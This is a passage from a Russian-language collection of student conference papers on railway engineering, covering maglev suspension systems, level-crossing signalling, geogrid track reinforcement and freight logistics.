В чем же заключается принцип работы? Об основных свойствах магнитов любому из нас известно еще из школьного курса физики. В случае если поднести два магнита северными полюсами, то они станут отталкиваться. На этом и основана магнитная подушка. При соединении противоположных полюсов магниты притягиваются. Данный достаточно простой принцип работы и является основой перемещения маглева, который практически летит в воздухе на небольшом расстоянии от полотна. На данный момент существуют две технологии, с помощью которых работает магнитная подушка или же подвес.

Третья находится в разработке и пока есть только в теории.

В основании электромагнитного подвеса, который называется EMS, находится сила магнитного поля, изменяющаяся во времени. С ее помощью и происходит левитация магнитоплана. В этом случае для передвижения состава используются Т-образные рельсы, выполненные из металла, которые и являются проводником. Такая система на взгляд сравнима с обыкновенной железной дорогой. Отличительной чертой такого поезда считается наличие направляющих и опорных магнитов взамен обычных колесных пар. Эти магниты ставят вдоль ферромагнитных статоров, которые расположены по краю Т-образного полотна.

Главным недочетом технологии EMS считается потребность в постоянном контроле расстояния от статора до магнита. Сохранить постоянное расстояние довольно сложно, так как оно зависит от многочисленных факторов, одним из которых является непостоянность электромагнитного воздействия. Во избежание неожиданных остановок маглева, на нем устанавливают особые батареи. Они в состоянии зарядить линейные генераторы, находящиеся в опорных магнитах, способных удерживать поезд в состоянии левитации длительное время. Замедление поезда, спроектированного с применением технологии EMS, происходит за счет линейного двигателя низкого ускорения. Этот двигатель состоит из опорных магнитов и электромагнитного полотна, по которому парит состав. За счет изменяющейся силы и частоты создаваемого переменного тока регулируется тяга и скорость маглева. Чтобы уменьшить ход нужно поменять направление магнитных волн [1, с. 322].

Есть технология, когда перемещение магнитоплана осуществляется за счет взаимодействия 2-х полей, первое из которых формируется в полотне трассы, а второе на борту поезда. Данной разработке дали название EDS. На ее основании сооружен японский поезд на магнитной подушке под названием JR-Maglev. Эта система имеет кое-какие отличия от EMS, где используются обыкновенные магниты, по которым течет электрический ток только в случае подачи питания. Разработка EDS предполагает постоянное поступление электроэнергии. Подача тока происходит даже при прекращении подачи питания. В катушках подобной системы стоит криогенное охлаждение, которое позволяет сберегать большие объемы электричества. Плюсом системы, работающей с помощью электродинамического подвеса, считается ее по-

стоянство. Даже малозначительное изменение расстояния между магнитами и магистралью регулируется за счет отталкивания и притяжения. Это дает возможность системе пребывать в постоянном состоянии. Данная технология позволяет исключить потребность в установке электрооборудования для контроля системы. Не требуются и устройства для регулирования зазора между магнитами и полотном. Технология EDS содержит кое-какие изъяны. Например, сила, необходимая для левитации поезда, может появиться только на достаточно высокой скорости. Из-за этого магнитопланы оборудуют колесами. Они позволяют перемещаться со скоростью до 100 км/час. Еще одним изъяном этой технологии считается сила трения, образующаяся в задней и передней частях отталкивающих магнитов при достаточно малой скорости. Вследствие сильного магнитного поля в салоне, где находятся пассажиры необходимо установление особой защиты. В обратном случае человеку с кардиостимулятором придется находиться в поезде такого типа. Также требуется защита для магнитоносителей.

Последней системой, которая на данный момент практического применения не имеет, считается внедрение автономных магнитов в технологию EDS [4, с. 220]. Для их работы не требуется подача энергии. До недавнего времени это считалось недостижимым. Ученые предполагали, что у автономных магнитов отсутствует сила, способная заставить поезд парить в воздухе. Впрочем, данной трудности получилось избежать. Решением этой проблемы стало размещение магнитов в «массиве Хальбаха». Такое месторасположение позволяет создавать магнитное поле над массивом, а не под ним. Это позволяет поддерживать поезд в состоянии левитации на скорости в пределах 5 км в час. Воплощение этот план пока не осуществлено. Это объясняется дороговизной массивов, изготовленных из постоянных магнитов.

Плюсом поезда-маглева является возможность развития больших скоростей. По этой причине такие локомотивы могли бы составить конкуренцию реактивным самолетам. Этот тип транспорта достаточно экономичен в плане потребления электроэнергии и затрат на его использование. Это обусловлено отсутствием трения. Еще одним достоинством маглевов считается низкий уровень шума, что позитивно отражается на экологии.

Поезда на магнитной подушке являются транспортом будущего. К 2025 году в Японии планируется построить новую сверхскоростную трассу. Маглев будет перемещать людей из Токио в один из многочисленных районов центральной части острова со скоростью пятисот км в час. Для воплощения этого плана потребуется примерно 45млрд.долларов. Строительство такой трассы планируется и РЖД. В 2030 году сверхскоростной поезд в РФ соединит Москву и Владивосток. Расстояние в 9300 километров пассажиры смогут преодолеть всего за двадцать часов.

Библиографический список:

1. Дзензерский В.А. и др. Высокоскоростной магнитный транспорт с электродинамической левитацией. - Киев: Наукова думка, 2001.
2. Дроздова Т.Е. Теоретические основы прогрессивных технологий. Москва: МГОУ, 2001
3. Измеров О. Магия магнитоплана: Рождённый ползать уже летает // Популярная механика: журнал. - М., 2005. - № 7
4. Yadav M. и др. Review of Magnetic Levitation (MAGLEV): A Technology to Propel Vehicles with Magnets (англ.) // Global Journal of Researches in Engineering A: Mechanical and Mechanics Engineering :журнал. — Global Journals Inc., 2013. — Vol. 13, fasc. 7. — ISSN 2249-4596
5. http://www.rzd-expo.ru/scientific_and_technical_journals/jd_journals.php
6. <http://electric-tolk.ru>
7. <http://www.rzd-partner.ru>

БЕЗОПАСНОСТЬ ЖЕЛЕЗНОДОРОЖНОГО ПЕРЕЕЗДА – МИКРОПРОЦЕССОРНАЯ СИСТЕМА

Костаев А.В. , Штенгель Ю.Ю.

ФГБОУ ВО «Самарский государственный университет путей сообщения» в г. Саратове

В современном обществе, большое внимание уделяется вопросу безопасности жизни человека. Особое внимание этому критерию в разработке новейших устройств железнодорожной автоматики и телемеханики уделяет ОАО РЖД. Одним из направлений современной автоматики является развитие микропроцессорных систем, которые являются малообслуживаемыми и сокращающими возникновение отказов связанных с человеческим фактором.

Развитие современных систем, охватывает практически все сферы автоматизации перевозочного процесса на железнодорожном транспорте, на базе микропроцессоров разработаны системы автоматической блокировки с тональными рельсовыми цепями, централизованным размещением аппаратуры, системы горочной автоматики и др. Такие системы давно заняли прочное место в устройствах железнодорожной автоматики.

При рассмотрении тенденций внедрения микропроцессорных устройств было выявлено неинтенсивное внедрение данных технологий на железнодорожных переездах.

Ежегодно в России на железнодорожных переездах происходят сотни аварийных ситуаций связанных с нарушением правил дорожного движения водителями автотранспорта. С 1997 года, по статистике, для предотвращения аварийных ситуаций были закрыты порядка 1500 переездов на территории железных дорог. Анализируя аварийные ситуации, аварии на участках пересечения автомобильных дорог и железнодорожного полотна увеличиваются, более 90% аварий приходится на неохранные переезды не имеющие заградительные устройства. Закрытие переездов приводит к сокращению мест регулируемого и контролируемого скрещивания движения автомобильного и железнодорожного транспорта, что только увеличивает травматизм на таких участках.

Особое внимание следует уделить железнодорожным переездам без дежурного работника находящиеся на территории жилых комплексов, что увеличивает ухудшение режима безопасности, как для автомобилистов, так и для размещенной аппаратуры железнодорожной автоматики со стороны вандалов.

Заинтересовавшись этой темой был произведен выезд на территорию одного из интенсивно развивающегося региона юга России Астраханской области. Посетив перегоны станции Трусово Астраханской дистанции СЦБ. Данная станция находится на микропроцессорном управлении, а вот прилегающие перегоны оборудованы полуавтоматической системой автоблокировки. По предложению руководства дистанции было принято решение разработки проекта по оборудованию микропроцессорной переездной сигнализацией неохранных переездов без дежурного работника.

Актуальность данной темы обусловлена тенденциями внедрения современных систем, которые позволяют сократить время на обслуживание устройств ЖАТ, а так же увеличить безопасность движения.

Целью проекта является, оборудование неохранных переездов устройствами переездной автоматики.

Задачи проекта:

- рассмотреть системы микропроцессорной переездной сигнализации;
- разработать принципиальные схемы для оборудования переезда;
- произвести расчет параметров времени извещения.

При рассмотрении вопросов проекта были рассмотрены системы наиболее подходящие для проектирования на конкретном участке дороги по установленным характеристикам.

Микропроцессорной автоматической переездной сигнализации (МАПС)

МАПС предназначена для:

- контроля участков приближения к переезду при любом типе путевой блокировки, как автоматической, так и полуавтоматической;

- управления приборами переездной сигнализации при любых типах переездов, расположенных на перегонах (однопутных и многопутных);
- передачи информации о работе переезда и всех предаварийных и аварийных отказах переездной сигнализации ДСП.

Система автоматического управления переездной сигнализацией (МАПС) является функциональным аналогом релейной переездной сигнализации АПС-93.

Возможность МАПС надежно определять направление движения позволяет четко установить, при минимальном количестве напольных устройств, направление приближения поезда к переезду, а также открыть переезд сразу после освобождения его поездом при его движении как в установленном, так и в неустановленном направлении.

МАПС разработана с учетом требований обеспечения безопасности движения, имеет безопасные схемы ввода/вывода информации и достаточную помехозащищенность в канале связи. Она производит непрерывное самотестирование, контроль исправности входных, выходных цепей и линий связи. Любая неисправность элементов МАПС или сбой в работе переводит ее в состояние защитного отказа и закрытие переезда.

Система микропроцессорной автоматической переездной сигнализации АПС МП-Н

Устройства системы АПС МП-Н разработаны для применения на переездах без дежурного работника, расположенных на однопутных перегонах, оборудованных устройствами релейной полуавтоматической блокировки.

Устройства системы АПС МП-Н обеспечивают:

включение светофорной сигнализации при вступлении поезда на участок приближения к переезду, и выключение сигнализации – после прохода хвоста поезда за переезд.

В устройствах системы АПС МП-Н контроль свободности участков приближения и путевого участка переезда обеспечивается устройствами счёта осей системы УКП СО-У.

Устройства АПС МП-Н осуществляют повторное включение переездной сигнализации при длительном занятии поездом участка удаления, при этом отсчёт длительности расчетного интервала времени от момента освобождения путевого участка переезда до момента повторного включения.

АПС производится счётно-решающими приборами СРП1 и СРП2. Схема блокирующих реле не применяется. Значение расчетного интервала времени, рассчитывается установленным порядком в рабочем проекте, и вводится в память приборов СРП при производстве пусконаладочных работ.

Для проектирования на необслуживаемом переезде выбрали систему АПС МП-Н по причине возможности повторного включения переездной сигнализации при длительном занятии поездом участка удаления. Данный вопрос особо актуален на необслуживаемых переездах при высоких скоростях, проходящих грузовых и пассажирских поездов на протяженных перегонах при условии близкого расположения населенных пунктов и мест хранения сельскохозяйственных заготовок.

Однако при рассмотрении системы было выявлено, что типовыми проектными решениями не предусмотрен контроль направления движения подвижного состава, было принято решение установки дополнительных магнитных педалей на ординате входных светофоров станций обоих подходов к переезду.

При ознакомлении с напольной аппаратурой переездной системы было определено, что шкафы ШРУ в которых на данный момент установлено действующее оборудование, а также предусмотрены типовыми проектными решениями, не защищают оборудование от вандалов и повреждений в случае аварийных ситуаций при заносе автомобильного транспорта. По этой причине возникает целесообразность установки модуля аппаратуры переезда (МАП) который, позволит разместить, всю аппаратуру переездной системы, а так же обеспечит комфортное обслуживание оборудования. При заказе модуля на заводе производителе возможно произвести заказ без монтажа готового оборудования. Установку оборудования возможно произвести самостоятельно. Перенос оборудования из шкафов ШР производится в

соответствии с проектом. В помещении модуля возможно размещение рабочего места для электромеханика и рабочего инструмента, что обеспечивает его доступность при выполнении профилактических и ремонтных работ на переезде.

Библиографический список:

1. Технические решения « Система микропроцессорной автоматической централизации для переездов без дежурного работника (АПС МП-Н) УЖДА-04-02 ТР утверждены Заместителем начальника департамента автоматики и телемеханики ОАО «РЖД» Г.Д. Казиевым 15.12.2005г.
2. Меликова В.В. Современные системы автоматики и телемеханики на базе микропроцессорных технологий / В.В. Меликова, А.В. Костаев, Ю.Ю. Штенгель // IV международная научно-исследовательская конференция молодых ученых, аспирантов, студентов и старшеклассников «Молодежь как импульс в техническом прогрессе»: сб.ст. Самара - Оренбург 2016. С.87
3. Крамбаева И.М. Микропроцессорные системы ЖАТ // Молодой ученый. - 2015. - №8. - С. 264-266.
4. Костаев А.В., Штенгель Ю.Ю. Неохраняемый переезд - зона внедрения современных технологий // Материалы конференции «Наука и образование транспорту» часть 1 2017 214-216 с.
5. Типовые материалы для проектирования 410615- ТМП «Модуль аппаратуры переезда МАП» ПС-19-06 Утверждены ОАО «РЖД» А.Н. Хоменков Приказ ЦШТех 11-1 от 30.01.08г.

**АВТОМАТИЗАЦИЯ КОНТРОЛЯ ГАБАРИТА ВЫСОТЫ ПРИ ПЕРЕСЕЧЕНИИ
ЖЕЛЕЗНОДОРОЖНЫХ ЛИНИЙ АВТОМОБИЛЬНЫМИ ДОРОГАМИ В ОДНОМ
УРОВНЕ**

Кочетков Ю.А., Максимов И.С.

Самарский государственный университет путей сообщения

В периоде решения задач поставленных в разработанной стратегии развития железнодорожного транспорта до 2030 года, где предусматривается увеличение движения поездов, рост грузонапряженности, безусловное выполнение требований безопасности перевозок грузов и пассажиров, плавности хода подвижного состава, вопросам безопасного пересечения железнодорожного транспорта, с автомобильными дорогами в одном уровне, на ряду с другими вопросами безопасности железнодорожного транспорта, вопросы пересечения являются одними из наиболее острыми. Ежегодно по сети Российских железных дорог происходит свыше 150 случаев столкновения поездов с автотранспортом. Сигналы о возникшем препятствии и неисправностях на железнодорожных переездах, особенно без дежурного работника дистанции пути (неохраняемый переезд), приходит с большим опозданием, наличие данного обстоятельства не позволяет локомотивной бригаде принять своевременные меры к остановки подвижного состава.

Одним из многих факторов влияющих на безопасность движения поездов в зоне железнодорожных переездов, является контроль габарита высоты большегрузных крупногабаритных единиц автотранспорта и их грузов. На сегодняшний день контроль высоты этих грузов особенно на неохраняемых железнодорожных переездах возлагается на водителей автотранспорта. Однако, здесь имеет место быть пресловутый «человеческий фактор». Так например, водители транспортных средств с негабаритным грузом во избежание проблем, связанных с организацией проезда и с целью экономии денежных средств и времени, объезжают охраняемый переезд и пересекают железнодорожный путь на неохраняемом переезде.

Предлагается автоматизировать контроль габарита высоты, установив на габаритные ворота электронные датчики, автоматически контролирующие этот параметр. Схема установки датчиков Д1, Д2, Д3, Д4 и их взаимодействие и питание с релейным шкафом в котором ведется контроль движения поездов а также принципиальная связь с локомотивной бригады показан на рисунке 1.

При нарушении габарита высоты, сигнал от датчиков передается на аппаратуру релейного шкафа и включается автоматическая светофорная сигнализация с запрещающими огнями и одновременно сигнал поступает на пульт дежурного по железнодорожным станциям (ДСП), ограничивающим этот перегон и приближающиеся к переезду локомотивы.

Внедрение предлагаемого решения позволит автоматизировано, без участия человека, контролировать пересечение крупногабаритного груза на охраняемых и неохранных переездах через железнодорожные пути общего пользования Российской Федерации, что конечно же напрямую повлияет на повышение уровня безопасности движения поездов.




Рисунок 1 - Принципиальная схема автоматизации контроля габарита высоты при пересечении железнодорожных линий автомобильными дорогами в одном уровне

Библиографический список:

1. Приказ Министерства транспорта РФ от 31 июля 2015 г. N 237 "Об утверждении Условий эксплуатации железнодорожных переездов".
2. Правила технической эксплуатации железных дорог Российской Федерации.

МОДЕРНИЗАЦИЯ ЖЕЛЕЗНОДОРОЖНОГО ПУТИ С СОЗДАНИЕМ ЗАЩИТНОГО ПОДБАЛЛАСТНОГО СЛОЯ И УКЛАДКИ ОБЪЁМНОЙ ГЕОРЕШЁТКИ

Красников А.Д., Егоров А.С.

ОТЖТ – структурное подразделение ОрИПС - филиала СамГУПС

Аннотация.

В процессе эксплуатации железнодорожного пути щебёночный балласт теряет несущие и дренирующие свойства, возникают и накапливаются деформации земляного полотна, что устраняется при проведении ремонтных работ, в том числе капитального ремонта пути. В современной практике дорожного строительства и ремонта для ограничения интенсивности накопления остаточных деформаций в балласте и грунте одним из направлений повышения стабильности балластной призмы является закрепление щебня, повышение сопротивления сдвигу рельсошпальной решётки и устойчивости ж.д. пути с использованием объёмной георешётки.

Ключевые слова: Модернизация железнодорожного пути и укладка объёмной георешётки.

Путевое хозяйство является одной из ведущих отраслей железнодорожного транспорта, техническое состояние которого влияет на грузонапряжённость, провозную и пропускную способность железных дорог. Основой ведения сложного комплекса путевого хозяйства является техническое обслуживание и выполнение ремонтных работ его элементов и сооружений. При выполнении капитального ремонта пути на проблемных участках при большой толщине загрязнённого балласта, развитии балластных углублений, выплесков, просадок, пучин и других неисправностей необходимо предусмотреть работы по ограничению интен-

сивности накопления остаточных деформаций в балласте и основной площадки земляного полотна, повышению стабильности балластной призмы.

Используя опыт дорожного строительства, в путевом хозяйстве одним из направлений повышения стабильности балластной призмы является использование полимеров для закрепления щебня, повышения сопротивления сдвигу рельсошпальной решётки и устойчивости бесстыкового пути с использованием объёмной георешётки.

На железных дорогах РФ технология с использованием объёмной георешётки применяется с 2009 года и накоплен определённый опыт. Проектно-технологическо-конструкторским бюро по пути и путевым машинам (ПТКБ) ЦП ОАО «РЖД» в 2011 году разработан технологический процесс по созданию защитного подбалластного слоя, армированного объёмной георешёткой, с учётом норм и требований которого Путевая машинная станции ПМС-16 структурного подразделения Южно-Уральской дирекции по ремонту пути - филиала ОАО «РЖД» выполняет с 1913 года реконструкцию участков пути перегона Погромное – Тоцкая, Магнитогорск-Сара и др.

Объёмная георешётка представляет собой трёхмерную конструкцию из высокопрочной полимерной ленты в форме ячеек, модули которой скрепляются при помощи анкеров и скоб. Материал решётки в силу химической инертности не причиняет вреда экологии, работает при температуре от -60 °С до +60 °С, не боится агрессивных веществ, устойчив к ультрафиолету, не гниет, не разрушается в пресной и соленой воде и служит не менее 50 лет. За счет своей перфорации георешетка отлично пропускает воду и после наполнения решётка обретает прочность по горизонтали и по вертикали, силы натяжения грунта равномерно распределяются по площадке земляного полотна, что позволяет защитить и усилить земляное полотно, значительно увеличить срок службы сооружения и сократить расходы на текущее содержание. Указанные положительные факторы позволяет применять объёмную георешётку при обустройстве балластной призмы, реконструкции, а также на проблемных участках капитального и усиленного среднего ремонтов железнодорожного пути.

Проектно-технологическо-конструкторским бюро по пути и путевым машинам (ПТКБ) ЦП ОАО «РЖД» разработан технологический процесс по созданию защитного подбалластного слоя, армированного объёмной георешёткой, на основании норм и требований которого Путевая машинная станции ПМС-16 структурного подразделения Южно-Уральской дирекции по ремонту пути - филиала ОАО «РЖД» выполняла реконструкцию участка пути на перегоне Погромное – Тоцкая, Медногорск - Сара и др.

Укладка георешетки в технологической цепочке комплекса ремонтно-путевых работ.

Работы по укладке объёмной георешетки выполняются после снятия рельсошпальной решетки и вырезки балласта или грунта до проектных отметок. При укладке используется дорожно-строительная техника и ручной труд. После формирования защитного подбалластного слоя производятся штатные операции по укладке рельсо-шпальной решетки (РШР), формированию балластной призмы, и заключительные выправочно-отделочные работы. Основные ремонтно-путевые работы с укладкой объёмной георешетки выполняется с закрытием перегона и производятся в следующей последовательности:

В подготовительный период производится завоз щебёночно-гравийно-песочной смеси (ЩГПС) в места временного складирования с формированием необходимого объема и последующей загрузкой в составы для засорителей или в думпкарные вертушки с транспортировкой к месту производства работ, а также демонтируются заземлители опор контактной сети, путевые устройства (ПОНАБ, ДИСК, УКСПС и т.д.).

Выполняется подготовка и планировка рабочей поверхности под укладку георешетки с применением бульдозеров и автогрейдеров, уплотнение основания для укладки геотекстиля и георешетки выполняется с помощью виброкатков. Параллельно производится выгрузка рулонов геотекстиля, модулей георешетки, скоб и анкерных стоек на обочину земляного полотна с шагом 100 м, напротив пикетных столбов.

После подготовки среза балластной призмы или основной площадки производится укладка геотекстиля по всей ширине подготовленной площадки одновременно по 2 рулона длиной 60 п. м. с шириной 2,1 м (первый рулон, укладывается со стороны обочины), и шириной 4,2 м (второй рулон, укладываемый поверх первого), с выполнением нахлеста в 0,3 м. и 0,5 м в продольном направлении.

Далее выполняют разбивку линий размещения кромочных ячеек секций георешетки (при длине секции 2,5 м, ширине – 5 м) с забивкой анкерных стоек.

Анкерные стойки забивают в тело площадки через расстояние 0,5 м




Рисунок 1 - Схема разбивки кромочных ячеек, установки анкерных стоек и укладки георешетки [1, с. 9]

Укладку георешетки выполняют на геотекстиль и производят вручную силами бригад №3, 4 и 5 человек бригады №2. Укладка выполняется от оси заезда дорожно-строительной техники в противоположные стороны до границ участка.

Растянутую вдоль георешетку кромочными (крайними) ячейками надевают на анкерные стойки, которые должны располагаться выше георешетки на 0,1 м. Секцию георешетки раздвигают на требуемую ширину перпендикулярно оси междупутья и фиксируют в каждой второй кромочной ячейке анкерными стойками. Соединение секций производится путем сшивания металлическими скобами с помощью пневмостеплера и далее решётка засыпается ЩГПС. Заполнение георешетки ЩГПС возможно производить тремя способами:

- автотранспортом с оборудованного въезда на участок с уложенной георешеткой;
- с соседнего пути с помощью думпкарных вагонов;
- с соседнего пути из концевой вагона состава для засорителей СЗ.

После выгрузки и разравнивания ЩГПС уплотнение осуществляют с помощью виброкатков до проектной толщины защитного подбалластного слоя. В начале фронта работ выбирают контрольный участок (100 - 200 м), на котором проверяют требуемое количество проходов виброкатков и качество уплотнения защитного подбалластного слоя, определяемое по двум параметрам:

- по величине динамического модуля деформации E_{vd} ,
- по коэффициенту уплотнения

Влажность ЩГПС должна быть оптимальной и составлять от 8 до 12% по массе и контролируется при погрузке в транспортное средство, а также при укладке и уплотнении. При необходимости перед уплотнением ЩГПС увлажняют с применением поливочной машин на

шасси автомобиля или с применением рельсоочистительной машины РОМ. Погрузку ЩГПС в транспортные средства необходимо начинать не ранее чем через 30 мин после полива.

При устройстве защитного слоя, должны выполняться мероприятия по надежному водоотведению в выемках, на нулевых местах и в пределах посадочных платформ. В местах примыкания земляного полотна к устоям мостов следует предусматривать устройства сопряжений, конструкция которых будет обеспечивать стабильность балластной призмы и верхней части земляного полотна.

При устройстве защитного слоя должны соблюдаться требования нормативных документов по безопасности движения поездов, по технике безопасности, производственной санитарии и охране окружающей среды.

По окончании работ по формированию балластной призмы, толщина слоя щебня под подошвой шпал должна составлять не менее 0,45 м в уплотненном состоянии. При необходимости допускается отбирать пробы кернов для определения плотности верхнего участка подбалластного слоя.

Таблица 1 - Техничко-экономические показатели (на 1000 п.м. пути) [1, с. 41]

Техничко-экономические показатели (на 1000 п.м. пути)	Без послыного уплотнения призмы:	С послыным уплотнением призмы:
1. Затраты труда, чел-дней	293.53	294.44
2. Потребность в машинах, маш-смен	23,25	27.19
3. Выработка на одного рабочего, м.п.	25	25
4. Продолжительность работ	1 сутки	1.5 суток

Недостатком рассмотренной технологии по укладке объемной георешетки является всё таки большие затраты ручного труда и основным направлением для дальнейшего повышения уровня механизации данной технологии является разработка мероприятий и условий для механизации укладки георешетки с применением высокопроизводительных комплексов и машин.

Библиографический список:

1. Технологический процесс работ по созданию защитного подбалластного слоя, армированного объемной георешеткой - ОАО «РЖД», Москва, 2011 – 49с. Режим доступа: [https:// docviewer. yandex.ru/?url=https%3A%2F%2Fec.donstu.ru%2Fsite%2Fci%2Fdocuments%2FdownloadFile%2F3073223&name=3073223&lang=ru&c=588ad724723c](https://docviewer.yandex.ru/?url=https%3A%2F%2Fec.donstu.ru%2Fsite%2Fci%2Fdocuments%2FdownloadFile%2F3073223&name=3073223&lang=ru&c=588ad724723c)
2. Инструкция по применению армогрунтовых конструкций для стабилизации и усиления земляного полотна железнодорожного пути. Москва ОАО «РЖД» 2012-57 Режим доступа: [http:// lawru.info /dok/2012/10/04/n165373.htm](http://lawru.info/dok/2012/10/04/n165373.htm)

СОВЕРШЕНСТВОВАНИЕ ТЕХНОЛОГИИ ПОДГОТОВКИ И РАЗМЕЩЕНИЯ ГРУЗОВ В ПОДВИЖНОМ СОСТАВЕ

Крат К.С., Денисов В.В.

Самарский государственный университет путей сообщения

Повысить эффективность перевозки и разработать рациональный транспортно-технологический процесс размещения грузов в подвижном составе возможно только при осуществлении ряда мероприятий направленных на улучшение свойств грузов и подбор соответствующего подвижного состава. Неравенство исходных характеристик грузов обуславливают методы и способы их подготовки к перевозке.

Для тарно-штучных грузов определяющим является выбор тары и упаковки, что позволяет сформировать грузовое место обладающее параметрами, наиболее полно отвечающими условиям его размещения в вагоне.

Повысить эффективность перевозки металлолома можно путем предварительной подготовки в процессе которой формируются брикеты с заданными оптимальными показателя-

ми или он проходит предварительную сортировку и измельчение, причем максимальный ресурсосберегающий эффект достигается при объемной массе полученного переработанного металлолома соответствующей полному использованию грузоподъемности подвижного состава [1].

Сыпучие грузы необходимо равномерно распределять по всему объему кузова вагона, подбирать соответствующий объемной массе груза подвижной состав, уплотнять при размещении в открытом подвижном составе. Возможна предварительная подготовка сыпучих грузов с целью придания им оптимальных параметров, как с точки зрения транспортировки, так и потребления.

Жидкие грузы, перевозятся в цистернах, контейнерах и полувагонах-бункерах.

Жидкие грузы обладают специфическими свойствами, определяющими характер их налива, транспортирования и хранения.

Для перевозки жидких грузов с малой и средней плотностью и особенно светлых нефтепродуктов следует подбирать технические средства с максимально возможным объемом котла а, следовательно, наилучшими значениями использования грузоподъемности, в тоже время цистерны с меньшим объемом использовать для перевозки жидкостей с большим отношением массы к занимаемому объёму.

Библиографический список:

1. Грузоведение учебник / Лысенко Н.Е., Демянкова Т. В., Каширцева Т.И. - М. : УМЦ ЖДТ, 2013. - http://www.studentlibrary.ru/book/ISBN97859_99400864.html

ОРГАНИЗАЦИЯ ПЕРЕВОЗОЧНОГО ПРОЦЕССА

Куанова Д.Х., Маланчева С.Н.

Оренбургский институт путей сообщения – филиал СамГУПС

Ведущую роль железнодорожного транспорта в общей транспортной системе определяет сравнительно низкая себестоимость, массовость, универсальность, регулярность, надежность и быстрота перевозок, повсеместность расположения сети, возможность доставки грузов от склада грузоотправителя до склада грузополучателя. Железнодорожный транспорт работает непрерывно в течение года и суток, осуществляя массовую перевозку топлива, металлов, леса, строительных материалов, удобрений, зерна, продовольственных и многих других грузов всех отраслей экономики, обеспечивая нормальное функционирование производства, жизнедеятельность людей в городах и сельской местности. На железнодорожный транспорт возложен большой объем воинских и специальных перевозок, ему отводится важнейшая роль в мобилизационной подготовке [3].

В настоящее время требуется не только перевезти груз и выдержать срок его доставки, но и осуществить транспортное обслуживание по различным классам качества, минимизируя потери при перевозке и затраты на них. Для этих целей необходимо применять удобные для грузоотправителей и грузополучателей технологии перевозочного процесса, осуществлять перевозки с повышенными скоростями, оптимально согласовывать ритмы работы поставщиков, потребителей, железнодорожного транспорта и время доставки грузов для конкретных грузоотправителей и грузополучателей, информировать их о продвижении груза, обеспечивать полноту и качество предоставляемых услуг и т.п. Социально-экономические преобразования в стране вызвали объективную необходимость структурной реформы федерального железнодорожного транспорта, переориентации его на рыночные методы организации и управления. Цель программы реформирования железнодорожного транспорта – повышение эффективности его работы за счет развития конкуренции и привлечения инвестиций[3].




Рисунок 1 – Структурная схема перевозочного процесса[4]

Процесс перевозок грузов связан с перемещением груза от пункта производства к пункту потребления. Перевозки грузов обуславливаются необходимостью продолжения и завершения процесса производства продуктов промышленности и сельского хозяйства в сфере обращения, после чего они становятся готовыми к потреблению. В большинстве случаев в перемещении груза участвует несколько видов транспорта: автомобильный, железнодорожный промышленный, железнодорожный магистральный и другие[3].

